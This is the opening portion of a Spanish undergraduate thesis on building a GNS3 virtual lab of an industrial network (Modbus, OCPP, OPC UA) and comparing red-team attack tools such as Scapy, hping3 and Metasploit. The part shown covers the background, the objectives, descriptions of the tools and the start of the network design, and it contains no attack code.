UNIVERSIDAD DE MÁLAGA

E.T.S. INGENIERÍA INFORMÁTICA
UNIVERSIDAD DE MÁLAGA

Graduado en Ingeniería del Software

Simulación de ciber-ataques con GNS3 para validar la robustez de protocolos industriales

Simulation of cyber-attacks with GNS3 to validate robustness of industrial protocols

Realizado por
Angelo Gorgone Carvajal

Tutorizado por
María Cristina Alcaraz Tello
Fco. Javier López Muñoz

Departamento
Lenguajes y Ciencias de la Computación
UNIVERSIDAD DE MÁLAGA

MÁLAGA, mayo de 2023

Resumen

Hoy en día, en todo el planeta se hace uso de lo que se conoce como infraestructuras críticas. Se tratan de sistemas físicos que se encargan del mantenimiento de sectores de gran importancia como las redes de energía, centrales nucleares o incluso infraestructuras sanitarias. Cualquier alteración en dichas infraestructuras puede provocar consecuencias catastróficas, tales como dejar sin electricidad una ciudad o causar una explosión nuclear. Como consecuencia, es fundamental garantizar el buen funcionamiento de las instalaciones.

Para conseguirlo, se suelen poner a prueba los sistemas atacándolos intencionadamente, con lo que se pueden encontrar las posibles vulnerabilidades que pueden provocar un fallo o la intromisión de un ciberdelincuente y así tomar medidas para impedirlo. Por lo tanto, es fundamental hacer uso de herramientas útiles que faciliten realizar ataques y encontrar vulnerabilidades en los sistemas.

Así pues, este Trabajo de Fin de Grado (TFG) consiste en el desarrollo de un laboratorio virtual que simula una red industrial, la cual permite la utilización de varias herramientas de ataque para poner a prueba los protocolos industriales que se utilizan en sus comunicaciones, y, así, conseguir sacar conclusiones sobre qué herramientas realizan mejor la labor.

La red se ha desarrollado haciendo uso de la tecnología GNS3, y la configuración de los protocolos y los diferentes dispositivos que la forman se ha realizado haciendo uso de implementaciones de uso libre proporcionadas por la comunidad. De esta forma, con la red ya configurada, se han atacado las comunicaciones con herramientas como Scapy, hping3 o CALDERA y, posteriormente, se ha realizado un análisis exhaustivo de su uso que ha permitido sacar conclusiones sobre la real utilidad de estas.

Palabras clave: Ciberataque, Protocolos industriales, Herramientas de ataque, Modbus, Scapy

Abstract

Nowadays, critical infrastructures are used all over the world. They are physical systems that maintain critical sectors such as power grids, nuclear power plants or even health infrastructures. Any disruption into these infrastructures may have catastrophic consequences, such as powering down a city or causing a nuclear explosion. Because of that, it is essential to ensure the proper functioning of the facilities.

To achieve this, systems are often tested by intentional attacks, which can identify potential vulnerabilities that could lead to a failure or the intrusion of a cybercriminal and consequently take measures to prevent it. Therefore, it is essential to make use of useful tools that make it easier to carry out attacks and find vulnerabilities in systems.

Thus, this Final Degree Project (FDP) consists of the development of a virtual laboratory that simulates an industrial network that allows the use of various attack tools to test the industrial protocols used in their communications and, as a result, draw conclusions about which tools do the job better.

The network has been developed using GNS3 technology, and the configuration of the protocols and the different devices that make it up have been carried out using open-source implementations provided by the community. As a result, with the network already configured, communications have been attacked with tools such as Scapy, hping3 or CALDERA, and, subsequently, an exhaustive analysis of their use has been carried out, which has allowed conclusions to be drawn about their real usefulness.

Keywords: Cyberattack, Industrial protocols, Attack tools, Modbus, Scapy

Acrónimos

ADU *Application Data Unit*.

API *Application Programming Interface*.

ARP *Address Resolution Protocol*.

CLI *Command-Line Interface*.

CPU *Central Processing Unit*.

DNS *Domain Name System*.

DoS *Denial of Service*.

HTML *HyperText Markup Language*.

HTTP *Hypertext Transfer Protocol*.

ICMP *Internet Control Message Protocol*.

IoT *Internet of Things*.

IP *Internet Protocol*.

MAC *Media Access Control*.

MitM *Man in the Middle*.

NAT *Network Address Translation*.

OCI *Open Container Iniciative*.

OCPP *Open Charge Point Protocol*.

OPC UA *OLE for Process Control Unified Architecture*.

PDU *Protocol Data Unit*.

PLC *Programmable Logic Controller*.

RAM *Random Access Memory*.

REST *Representational State Transfer*.

SCADA *Supervisory Control and Data Acquisition.*

SCP *Secure Copy*.

TCP *Transmission Control Protocol.*

TFG Trabajo de Fin de Grado.

TI Tecnologías de la Información.

TLS *Transport Layer Security*.

Índice

1 Introducción

En este capítulo se dará una introducción al proyecto que se ha realizado. Se relatará el estado de arte de la materia del trabajo, la motivación que ha dado lugar al proyecto y los objetivos que se han fijado. Además, también se dará a conocer la metodología empleada y estructura de los siguientes capítulos de la memoria.

1.1. Estado del arte

1.1.1. Seguridad de las infraestructuras críticas

La gran mayoría de los países del planeta hacen uso hoy en día de lo que se conocen como infraestructuras críticas. Las infraestructuras críticas consisten en sistemas físicos que ofrecen funciones y servicios fundamentales para apoyar los sistemas más básicos a nivel económico, social, político y medioambiental [1].

Estas se encargan del mantenimiento y buen funcionamiento de sectores en los que cualquier alteración puede dar lugar a graves consecuencias. Algunos de estos sectores son el sistema financiero, el mantenimiento de embalses de agua, redes de energía, centrales nucleares o incluso infraestructura sanitaria. Como consecuencia, algunos ejemplos de problemas graves que causaría una alteración de sus infraestructuras podrían ser inhabilitar la red de electricidad de una ciudad entera, abrir un canal no deseado en una presa de agua, o incluso, provocar una explosión en una central nuclear.

Por lo tanto, es fundamental prevenir de la mejor forma posible la intrusión de maleantes a dichas infraestructuras, ya que las consecuencias que podrían ocasionar el ataque de un ciberdelincuente podrían ser catastróficas. Un caso reciente que refleja la importancia de esto son los intentos de ataque a la red eléctrica de Ucrania por parte de Rusia, como consecuencia de la guerra que están llevando a cabo dichos países [2]. Durante su transcurso, se han

observado hasta tres intentos en los que los *hackers* rusos han tratado de interrumpir el flujo de electricidad de todo el país. Dichos ataques tuvieron éxito parcialmente, ya que, si bien consiguieron cortar la electricidad de varias zonas, no consiguieron interrumpirla en todo el país. Los ciberdelincuentes realizaron estos ataques haciendo uso de una nueva versión de un *malware* conocido como *Industroyer2*, el cual fue capaz de vulnerar las medidas de seguridad de las redes de suministro eléctrico para cambiar su comportamiento. Casos como este dejan clara la importancia de garantizar la seguridad de este tipo de infraestructuras críticas, las cuales idealmente no deberían tener ningún tipo de vulnerabilidades.

Con el objetivo de minimizar el riesgo de más ataques que comprometan las infraestructuras críticas, a lo largo de los años se han realizado numerosas investigaciones sobre el ámbito, donde se analizan los tipos de vulnerabilidades más frecuentes en dichas infraestructuras para así conseguir desarrollar contramedidas y evitar que sufran ataques.

Por ejemplo, en el libro *Critical Infraestructure Protection* publicado en 2014 [3], su autor clasifica las posibles vulnerabilidades que puede tener una infraestructura crítica en dos categorías:

- **Vulnerabilidades técnicas.** Estas se dividen a su vez en dos subgrupos: vulnerabilidades de protocolos y vulnerabilidades de aplicaciones. Las vulnerabilidades de protocolos conforman las procedentes de los protocolos de internet. Protocolos como el protocolo de control de transmisión (TCP, del inglés *Transmission Control Protocol*), el protocolo de internet (IP, del inglés *Internet Protocol*) o el sistema de nombres de dominio (DNS, del inglés *Domain Name System*) que están ampliamente extendidos hoy en día se diseñaron sin tener en cuenta las posibles fallas de seguridad que pueden tener, por lo que resultan muy vulnerables ante ataques de denegación de servicio (DoS, del inglés *Denial of Service*), *spoofing* o *sniffing*. Por el otro lado, las vulnerabilidades de aplicaciones están constituidas por las posibles fallas que puedan tener los sistemas operativos, donde en muchos casos si no se toman medidas, son muy susceptibles de ataques en los que se consiga acceso a sus máquinas, se robe información o incluso se interrumpa su funcionamiento.

- **Vulnerabilidades no técnicas.** Estas vulnerabilidades corresponden a las que pueden provocar un ataque por intervención humana. Un ejemplo de ello es la infección de

malware en un dispositivo por la inserción de un *pendrive* en este.

Así pues, su autor indica algunas contramedidas para solucionar dichas vulnerabilidades. Se recomienda la contratación de personas expertas en los protocolos de red y sistemas operativos que puedan conocer todas las vulnerabilidades posibles, y así, ideen formas para defenderse contra ellas. También, se recomienda el uso de sistemas de control de supervisión y adquisición de datos (SCADA, del inglés *Supervisory Control and Data Acquisition*), para así conocer en todo momento que la infraestructura funciona correctamente y, en caso contrario, ser notificado de inmediato.

1.1.2. Vulnerabilidades de los protocolos industriales

Dentro de las infraestructuras críticas se suele hacer uso de protocolos especializados para realizar sus labores. Estos protocolos se conocen como protocolos industriales, y gracias a ellos es posible intercambiar información entre los diferentes dispositivos de la infraestructura, de tal forma que, por ejemplo, una máquina interactué de determinada manera según los valores que recibe de un sensor.

Sin embargo, al igual que sucede con la mayoría de los protocolos de internet, estos protocolos se implementaron muchos años atrás pensando solo en su funcionamiento y no en las posibles vulnerabilidades que pueden poseer y que puedan provocar daños y consecuencias en una infraestructura donde se haga uso de ellos. Así pues, es fundamental conocer todas las posibles vulnerabilidades que estos tengan para así, tomar medidas preventivas antes de su utilización en una infraestructura.

Por ejemplo, en una investigación realizada en 2020 en la Universidad de Edmonton [4], se desarrolló un laboratorio de pruebas para atacar con diversas estrategias unas comunicaciones que hacían uso del protocolo industrial ModbusTCP. Los resultados mostraron que el protocolo era extremadamente inseguro, ya que se consiguió que un equipo externo a dichas comunicaciones leyese la información que se transmitía, falsificase los datos e incluso interrumpiese las comunicaciones.

Casos como este, reflejan la importancia de tomar medidas preventivas si se quiere hacer uso de un protocolo industrial que sea tan vulnerable.

1.1.3. *Red Team* y *Blue Team*

Como consecuencia a la importante necesidad de tomar medidas preventivas a la hora de hacer uso de protocolos industriales en las infraestructuras críticas debido a sus posibles vulnerabilidades, se suelen mantener equipos formados por expertos en ciberseguridad para analizar y validar de manera proactiva el nivel de bondad de los sistemas y protocolos. Normalmente, estos equipos suelen dividirse en dos subequipos:

- ***Red Team.*** Sus integrantes actúan como adversarios para superar los controles de ciberseguridad, es decir, se encargan de poner a prueba al *Blue Team* buscando vulnerabilidades o agujeros de seguridad.

- ***Blue Team.*** Está formado por profesionales de la seguridad que se encargan de proteger activos críticos contra cualquier amenaza, de forma que defienden de manera proactiva ataques reales y programados por el *Red Team*.

De esta forma, es posible conseguir una adecuada protección de la información mediante la armonía del *Red Team* y el *Blue Team*, donde el primero trata de atacar con éxito el sistema del *Blue Team* antes de que lo consiga un atacante malicioso, para así solucionar posteriormente las vulnerabilidades halladas [5].

Para que el *Red Team* realice sus funciones de atacar el sistema y así ponerlo a prueba, se suele hacer uso de herramientas de ataque que facilitan la tarea, proporcionando, por ejemplo, *scripts* que prueben vulnerabilidades conocidas, o bien faciliten la ejecución de determinados ataques. Por lo tanto, es importante hacer uso de buenas herramientas de ataque que permita al equipo de *Red Team* ser lo más eficiente posible.

1.2. Motivación

Como bien se ha expuesto en el estado del arte, es fundamental garantizar la seguridad de las infraestructuras críticas debido a que cualquier alteración en ellas puede causar consecuencias catastróficas. Muchas de ellas hacen uso hoy en día de protocolos industriales, los cuales muchos de ellos tienen fallas de seguridad preocupantes que pueden permitir a los intrusos intervenir con la red de la infraestructura.

Como consecuencia, es vital tomar medidas preventivas para que dichas vulnerabilidades no sean un problema. Para ello, es posible incorporar las figuras de *Blue Team* y *Red Team*, donde el *Blue Team* se encarga de proteger dichos protocolos y los sistemas, y, por el otro lado, el *Red Team* trata de atacar de ingeniosas formas las medidas de seguridad adoptadas por ellos, para así determinar la firmeza de las medidas tomadas.

Para que el *Red Team* realice los diferentes ataques, es fundamental que hagan uso de aquellas herramientas de ataque que le permita hacer su trabajo de la forma más cómoda y eficiente. Sin embargo, hoy en día no existen investigaciones elaboradas donde se comparen herramientas candidatas para dicha tarea y que determinen cual es mejor utilizar en cada caso.

Dado esto, este Trabajo de Fin de Grado (TFG) **apunta a diseñar e implementar una red virtual funcionando como laboratorio de prueba y de simulación de ciberataques para protocolos industriales**, con el objetivo de atacar dichos protocolos con diferentes herramientas y *frameworks* de *hacking open-source* aplicados comúnmente por *Red Teams*, y así, hacer un análisis comparativo de dichas herramientas para hallar cuáles son las óptimas para encontrar vulnerabilidades de seguridad, y, consecuentemente, determinar cuáles son las más importantes a considerar para ser usadas en un equipo de *Red Team*. Además, dicho laboratorio permitirá poner a prueba por propia cuenta del usuario las vulnerabilidades de los protocolos industriales y los sistemas operativos.

1.3. Objetivos

El objetivo principal de este TFG es desarrollar un laboratorio virtual que simule una red industrial que permita la utilización de varias herramientas de ataque para poner a prueba los diferentes protocolos industriales que se utilicen en las comunicaciones.

Dicha red será desarrollada considerando las capacidades de la tecnología GNS3 para configurar y emular múltiples redes, y se compondrá de varios dispositivos propios de las infraestructuras críticas. Se formarán pequeñas subredes con sensores y controladores lógicos programables (PLC, del inglés *Programmable Logic Controller*) donde cada una de ellas hablará en un protocolo industrial diferente, siguiendo el esquema tradicional de comunicación cliente-servidor, o maestro-esclavo. De esta forma, los datos de los sensores recibidos en los PLCs serán enviados a un sistema SCADA central desde el cual será posible monitorizar los valores recibidos.

Para la puesta en funcionamiento de los protocolos industriales en las comunicaciones, se hará uso de implementaciones de uso libre desarrolladas con Python, como pueden ser pyModbusTCP, OCPP y opcua-asyncio. Así mismo, el software encargado del funcionamiento del PLC y del sistema SCADA será procedente de implementaciones realizadas por la comunidad.

La red, a su vez, estará conectada a una máquina que actuará de ciberdelincuente para así realizar todo tipo de ataques a la infraestructura. El objetivo es plantear una batería de ataques para así ejecutar cada uno de ellos con varias herramientas de ataque *open-source* que puedan ser candidatas a utilizar en cada caso. Algunas de las herramientas que se utilizarán son Scapy, hping3, tcpdump y Metasploit. De esta forma, posteriormente se llevará a cabo un análisis en profundidad de la eficiencia y comodidad observadas al hacer uso de cada una de las herramientas, lo cual permitirá exponer claramente las ventajas que tiene una con respecto a la otra. Para ello, también se hará uso de herramientas que midan el ancho de banda y los recursos del sistema, lo cual permitirá comparar el impacto que ha tenido un ataque al ser realizado con una herramienta o con otra.

Finalmente, paralelo a la comparación de las herramientas de ataque, se analizarán las vulnerabilidades reflejadas en los sistemas operativos y en los protocolos industriales como consecuencia de los ataques realizados en el laboratorio.

1.4. Metodología de trabajo

Para el desarrollo de este TFG se ha seguido una metodología en cascada [13], donde se ha ido avanzando de una fase a otra linealmente y hasta que la fase actual no se ha dado por finalizada correctamente, no se ha avanzado a la siguiente.

Se ha comenzado con aquellas fases que comprenden la investigación y el análisis de toda herramienta que ha sido utilizada en el proyecto, para así evaluar su posible funcionamiento para poder ser utilizadas a posteriori sin problema. Posteriormente, se ha continuado con las fases de diseño y programación, donde se ha instalado todo aquello que iba a ser utilizado y se ha dejado preparado todo diseño y programación necesaria para poder usar el laboratorio correctamente. Finalmente, las últimas fases correspondieron a realizar las operaciones del laboratorio, que en este TFG corresponde con atacar los protocolos industriales de la red con las diferentes herramientas de ataque y evaluar los resultados y documentarlos en la memoria.

Adicionalmente, al dar por finalizada cada una de las fases de trabajo, se ha realizado una

reunión con los tutores para así comunicar el trabajo realizado y tratar los diferentes problemas y descubrimientos que han surgido.

1.5. Estructura del documento

A continuación, se muestra la organización en la que se encuentran los siguientes capítulos de la memoria, donde además cada capítulo viene acompañado de una breve descripción sobre lo que se trata en él:

- **Capítulo 2: Tecnologías y herramientas utilizadas**
  En este capítulo se hace mención a cada una de las tecnologías y herramientas utilizadas para el desarrollo del TFG, y se da una breve explicación sobre su utilidad y las funcionalidades que ofrece.

- **Capítulo 3: Desarrollo del entorno de pruebas**
  En este capítulo se da una explicación detallada de los pasos que se han seguido para diseñar y configurar la red virtual de infraestructura. Se habla sobre la elaboración de la topología y sobre cómo se han configurado los diferentes dispositivos de la red.

- **Capítulo 4: Implementación y ejecución de ataques**
  En este capítulo se explican los pasos realizados para conseguir ejecutar los ataques con las diferentes herramientas de ataque utilizadas, y se muestran los resultados obtenidos en cada uno de los casos.

- **Capítulo 5: Análisis de los resultados**
  En este capítulo se realiza un análisis en profundidad de los resultados que se han obtenido al realizar los ataques del anterior capítulo con las diferentes herramientas utilizadas. Se analiza el impacto provocado en las máquinas objetivo, la eficiencia de las herramientas utilizadas y la seguridad de los protocolos puestos a prueba, entre otras cosas.

- **Capítulo 6: Conclusiones y líneas futuras**
  En este último capítulo se exponen las conclusiones obtenidas tras la finalización del trabajo, donde se habla sobre el aprendizaje adquirido y las dificultades encontradas. También se exponen las posibles líneas futuras que pueden partir del trabajo realizado.

2

Tecnologías y herramientas utilizadas

En este capítulo se darán a conocer las diferentes herramientas que se han utilizado para realizar el proyecto. Cada una de ellas irán acompañadas de su definición y una descripción de sus funcionalidades más importantes.

2.1. Modelado del entorno

2.1.1. GNS3

Graphic Network Simulator-3, comúnmente conocido como GNS3 [6], es un simulador de red que permite diseñar topologías de red avanzadas y poner en marcha simulaciones sobre ellos, permitiendo así la combinación de dispositivos tanto virtuales como reales.

GNS3 es *open-source* y gratuito, está en continuo desarrollo y tiene una comunidad en crecimiento con más de 800.000 miembros. Además, se utiliza en compañías de todo el mundo, donde algunas de las más importantes son Walmart y la NASA.

Al principio GNS3 solo era capaz de emular dispositivos Cisco mediante un *software* llamado Dynamips, pero a lo largo de los años ha evolucionado en gran medida, consiguiendo así que hoy en día sea capaz de soportar numerosos dispositivos de proveedores de red, donde se incluyen *switches* virtuales de Cisco, *routers* virtuales Brocade, instancias de Docker y aplicaciones de Linux entre otros.

2.1.2. VMware Workstation Pro

VMware Workstation Pro [7] es un programa *software* que permite la ejecución de máquinas virtuales y contenedores en un único ordenador. Con él es posible incorporar contenedores de *Open Container Iniciative* (OCI) y clústeres de Kubernertes con opciones de aislamiento de los recursos, redes y máquinas virtuales a través de la herramienta vctl de interfaz de línea de comandos (CLI, del inglés *Command-Line Interface*).

Su uso para el desarrollo y las pruebas permite corregir más errores y distribuir código de gran calidad sin retrasos, y permite virtualizar prácticamente cualquier sistema operativo de 64-bits disponible en el mercado actual. Desarrolladores, profesionales de las Tecnologías de la Información (TI) y empresas confían en VMware Workstation Pro para respaldar a sus proyectos y clientes.

2.1.3. Debian GNU/Linux

Debian GNU/Linux [8] es una distribución de Linux que incluye más de 59000 paquetes. Además, es completamente libre, y se permite la redistribución de todos sus paquetes, generalmente bajo los términos de la *GNU General Public Licence*.

Su gran cantidad de paquetes permite tener infinitas posibilidades para realizar todo tipo de tareas, como por ejemplo editar documentos, desarrollar *software*, editar música, administrar redes, o incluso, jugar videojuegos [9]. Hoy en día, es ampliamente utilizado tanto como sistema operativo de uso habitual como para implementar servidores.

2.1.4. Kali Linux

Kali Linux [10] es una distribución de Linux de código abierto basada en Debian que permite la realización de pruebas de penetración y la auditoría de la seguridad de sistemas de información. Esto es posible gracias a que proporciona diversas configuraciones, herramientas y automatizaciones que permiten al usuario completar las tareas eficientemente.

Kali Linux contiene modificaciones específicas de la industria, así como multitud de herramientas dirigidas a diversas tareas de la seguridad de la información. Algunas de estas tareas son las mencionadas anteriormente pruebas de penetración, informática forense, investigación sobre la seguridad, gestión de vulnerabilidades, ingeniería inversa y pruebas de *Red Team*.

Así pues, Kali Linux es una solución accesible, multiplataforma y libremente disponible para aficionados y profesionales de la seguridad de la información.

2.1.5. OpenPLC

OpenPLC [11] es un PLC de código abierto basado en un *software* de fácil uso. Es el primer PLC de código abierto estandarizado totalmente funcional, tanto en *hardware* como en *software*. El proyecto OpenPLC se creó de acuerdo con la norma IEC 61131-3, que define la arquitectura básica del *software* y los lenguajes de programación para el PLC.

El proyecto OpenPLC consta de dos partes: Runtime y Editor. Runtime es un *software* portátil diseñado para funcionar desde el más pequeño de los microcontroladores (compatible con Arduino) hasta potentes servidores en la nube. Por el otro lado, Editor es un *software* que se ejecuta en el ordenador personal y se utiliza para crear los programas del PLC.

OpenPLC se utiliza principalmente en Internet de las cosas (IoT, del inglés *Internet of Things*), automatización industrial y doméstica e investigación SCADA.

2.1.6. ScadaBR

ScadaBR [12] es un *software* libre, gratuito y de código abierto útil para el desarrollo de aplicaciones de automatización, adquisición de datos y control de supervisión. Ofrece todas las funcionalidades de un sistema SCADA tradicional. Este tipo de *software* existe desde finales de los años 60, y es una pieza fundamental en cualquier tipo de aplicación informatizada que involucre máquinas, accionamientos electrónicos, autómatas programables (PLCs) y sensores.

ScadaBR es utilizado por profesionales, empresas de todos los tamaños y aficionados que necesitan controlar varias máquinas a través de un ordenador, ejecutar lógicas de automatización o simplemente visualizar datos de sensores, entornos y procesos industriales.

2.2. Protocolos industriales de comunicación

2.2.1. pyModbusTCP

pyModbusTCP [13] es una librería sencilla basada en el modelo de cliente de ModbusTCP para Python. Está escrito completamente en dicho lenguaje sin hacer uso de ningún módulo

externo. También ofrece una librería del modelo de servidor para hacer pruebas. Actualmente es posible utilizarlo en Windows, macOS y Linux.

Modbus TCP/IP, comúnmente conocido como ModbusTCP [14], es una variante de la familia Modbus de protocolos de comunicación industriales destinados a la supervisión y el control de equipos de automatización. En concreto, cubre el uso de mensajería Modbus en un entorno de intranet o Internet utilizando los protocolos TCP/IP.

2.2.2. OCPP

OCPP [15] es un módulo de Python que implementa la versión en formato JSON del *Open Charge Point Protocol*, en español, protocolo abierto de punto de carga. Permite modelar los dos roles de la conexión que utiliza el protocolo: el punto de carga (cliente) y el sistema central (servidor) [16].

El protocolo OCPP es un estándar de comunicación de código abierto para estaciones de recarga de vehículos eléctricos y empresas de *software* de red. Mediante su uso, cualquier estación de recarga de vehículos eléctricos que sea compatible con OCPP puede configurarse para ejecutar cualquier *software* compatible con OCPP [17].

2.2.3. opcua-asyncio

opcua-asyncio [18] es una librería escrita en Python que permite el uso de los modelos de cliente y servidor del protocolo OPC UA (del inglés, OLE for Process Control Unified Architecture). Hace uso de la librería asyncio de Python [19], la cual permite escribir código concurrente mediante el uso de la sintaxis *async*/*await*. Su API (*Application Programming Interface*) ofrece tanto una interfaz de bajo nivel para enviar y recibir todas las estructuras definidas por OPC UA, como clases de alto nivel que permiten escribir un servidor o un cliente en unas pocas líneas.

El protocolo industrial OPC UA es una evolución del protocolo OPC. Es utilizado para comunicar datos de equipos industriales como sensores. Se caracteriza por ser multiplataforma, orientado a servicios, libre y seguro [20].

2.3. Herramientas de ataque

2.3.1. Scapy

Scapy [21] es una potente librería de Python que permite la manipulación de paquetes de red. Es capaz de forjar y descodificar paquetes de un amplio número de protocolos, enviarlos, capturarlos, emparejar peticiones y respuestas, y mucho más.

Scapy puede manejar fácilmente la mayoría de las tareas clásicas como escaneo, sondeo, ataques, pruebas unitarias o descubrimiento de redes. Puede reemplazar numerosas herramientas populares como hping, arpspoof, arp-sk, arping, p0f e incluso algunas partes de Nmap, tcpdump y tshark.

2.3.2. Ettercap

Ettercap [22] es una herramienta cuya finalidad es realizar ataques *Man in the Middle* (MitM). Es capaz de escuchar conexiones en vivo, filtrar contenidos sobre la marcha y multitud de otros trucos interesantes. Soporta la disección activa y pasiva de muchos protocolos e incluye muchas características para el análisis de redes y *hosts*.

Ettercap es gratuito, de código abierto, y solo está disponible en Linux.

2.3.3. tcpdump

tcpdump [23] es una aplicación escrita en C que muestra una descripción de los paquetes que pasan por una interfaz de red. También, es capaz de guardar los datos de los paquetes en un archivo para su posterior análisis, o bien leer directamente un archivo con dichos paquetes previamente capturados en lugar de escuchar en tiempo real una interfaz de red.

tcpdump es gratuito, de código abierto, y está disponible tanto en Linux como en macOS y Windows.

2.3.4. hping3

hping3 [24] es una herramienta de red capaz de enviar paquetes TCP/IP personalizados y mostrar las respuestas del destino ante estos. Es capaz de modificar la fragmentación, cuerpo

y tamaño de paquetes y puede ser utilizado para transferir archivos encapsulados bajo protocolos soportados.

Haciendo uso de hping3 es posible realizar tareas como: poner a prueba las reglas de un cortafuegos, escanear puertos y probar el rendimiento de la red. hping3 es gratuito, de código abierto, y solo está disponible en Linux.

2.3.5. CALDERA

CALDERA [25] es una plataforma de ciberseguridad diseñada para automatizar fácilmente la emulación de adversarios, ayudar a los *Red Teams* y automatizar la respuesta a incidentes. Está construido en base al *framework* MITRE ATT&CK y es un proyecto de investigación activo en MITRE. Actualmente solo está disponible en Linux y macOS.

CALDERA consta de dos componentes: el sistema central, que es el código fuente y está incluido como un servidor con el que se puede interactuar con él mediante una API REST (*Representational State Transfer*) y una interfaz web; y los *plugins*, que expanden las capacidades por defecto del *framework* proporcionando así funcionalidades adicionales.

2.3.6. Metasploit Framework

Metasploit Framework [26] es una herramienta muy potente que puede ser utilizada tanto por ciberdelincuentes como por *hackers* éticos para poner a prueba todo tipo de vulnerabilidades en redes y servidores. Se trata de un *framework* de código abierto, con lo que puede personalizarse fácilmente y utilizarse para la mayoría de los sistemas operativos.

Con Metasploit, un equipo de *pentesting* puede utilizar código ya preparado o creado por ellos mismos e introducirlo en una red para hacer pruebas sobre puntos débiles. Otra forma de abordar amenazas es, una vez identificados y documentados los fallos, utilizar la información obtenida para abordar las debilidades sistémicas y priorizar las posibles soluciones.

2.4. Otras herramientas

2.4.1. Python

Python [27] es un lenguaje de programación versátil que destaca por ser interactivo, interpretado y orientado a objetos. Además de ofrecer excepciones, módulos y tipado dinámico,

también proporciona tipos de datos de alto nivel y la capacidad de utilizar diferentes paradigmas de programación, como la programación funcional y procedimental.

Python combina una gran potencia con una sintaxis clara y comprensible. Además, cuenta con interfaces a diversas llamadas al sistema y librerías, así como a diferentes sistemas de ventanas. Es posible ampliar su funcionalidad mediante la programación en C o C++ y puede utilizarse como un lenguaje de extensión en aplicaciones que requieran una interfaz programable.

Python está disponible en el sistema operativo Windows, así como en multitud de variantes de Unix, como Linux y macOS.

2.4.2. Visual Studio Code

Visual Studio Code [28] es un editor de código fuente ligero y potente disponible para Windows, macOS y Linux. Incluye soporte integrado para JavaScript, Node.js y TypeScript, y tiene un rico ecosistema de extensiones para otros lenguajes, como por ejemplo Java, C, C++, PHP, Python, Go y .NET.

Algunas de sus características más importantes son IntelliSense, la cual se encarga del resaltado de la sintaxis y el autocompletado; la depuración de los programas desde el propio editor y los comandos de Git ya integrados [29].

2.4.3. Wireshark

Wireshark [30] es un analizador de paquetes de red, de forma que presenta los datos de paquetes capturados con gran detalle. Además de esto, es capaz de abrir archivos que contengan paquetes previamente capturados, mostrar información muy detallada de los protocolos de cada paquete, filtrarlos y guardar los datos de los paquetes capturados. Está disponible para Windows y Unix, es gratuito, de código abierto y uno de los mejores analizadores de paquetes disponibles en la actualidad.

Wireshark resulta una aplicación muy útil para diversas tareas como: solucionar problemas de la red, examinar problemas de seguridad, depurar implementaciones de protocolos y aprender el funcionamiento de estos.

2.4.4. btop

btop [31] es un monitor de recursos que muestra las estadísticas y el uso tanto de la CPU (*Central Processing Unit*), como de la memoria RAM (*Random Access Memory*), los discos, los procesos e incluso la red. Está implementado en C++ y actualmente solo está disponible en Linux y en macOS.

Algunas de sus características más llamativas son las siguientes: tiene soporte completo al ratón, es rápido y tiene un diseño adaptable, permite filtrar los procesos que muestra, es posible cambiar la interfaz gráfica al gusto del usuario y proporciona gráficos para cada componente monitorizado.

2.4.5. NetfilterQueue

NetfilterQueue [32] es un módulo de Python que proporciona acceso a los paquetes que cumplan una determinada regla de Iptables en Linux. Esta herramienta permite que los paquetes coincidentes pueden ser aceptados, alterados, descartados, marcados o reordenados.

Iptables [33] es un módulo del núcleo de Linux que se encarga de filtrar los paquetes de red. Al igual que con los cortafuegos, Iptables funciona mediante reglas. Es decir, el usuario a través sencillas instrucciones indica a Iptables el tipo de paquetes que debe permitir entrar.

3

Desarrollo del entorno de pruebas

En este capítulo se explicarán todos los pasos que se han seguido en el desarrollo del entorno de pruebas para la realización de los ataques a los protocolos industriales. Se hablará en detalle de cómo se ha realizado el diseño de la infraestructura de red, de cómo se han implementado los dispositivos de campo y los PLCs, de la asignación de ScadaBR a un *host* y de la instalación de los diferentes programas de ataque que se utilizarán.

3.1. Infraestructura de red virtual

Las redes de comunicación industrial tienen como objetivo manejar el control en tiempo real y la integridad de los datos en entornos difíciles sobre grandes instalaciones. En una industria, estos datos fluyen del nivel de campo al nivel de empresa, y en cada uno de estos niveles se utiliza un protocolo de comunicaciones diferente según sus funcionalidades y necesidades, como, por ejemplo, el volumen de los datos, el tipo de transmisión o la seguridad de los datos [34]. De esta forma, las redes de comunicación industrial se clasifican en tres niveles generales, tal y como se muestra en el esquema de la figura 1:

Nivel de campo. Este nivel más bajo consiste en dispositivos de campo tales como sensores, actuadores de procesos y máquinas. La función de este nivel es transferir la información de estos dispositivos a elementos de proceso técnicos como los PLCs. Aquí solo se transmiten unos pocos *bytes* al mismo tiempo, por ejemplo, para controlar un actuador o para recibir una señal de un sensor.

Nivel de control. Este nivel consiste en controladores industriales tales como PLCs, unidades de control distribuidas y sistemas informáticos. Las tareas de este nivel incluyen la

configuración de dispositivos de automatización, la carga de datos de programa y datos de variables de proceso y la supervisión de control. Los controladores están conectados a los sensores/actuadores del nivel de campo y cada uno controla una parte del sistema.

Nivel de información. Es el nivel superior del sistema de automatización industrial, y recoge la información del nivel de control. Se trata de grandes volúmenes de datos que no se utilizan constantemente y que no son críticos en cuanto al tiempo. Desde aquí es posible monitorizar todo el sistema y detectar cambios no deseados [35].

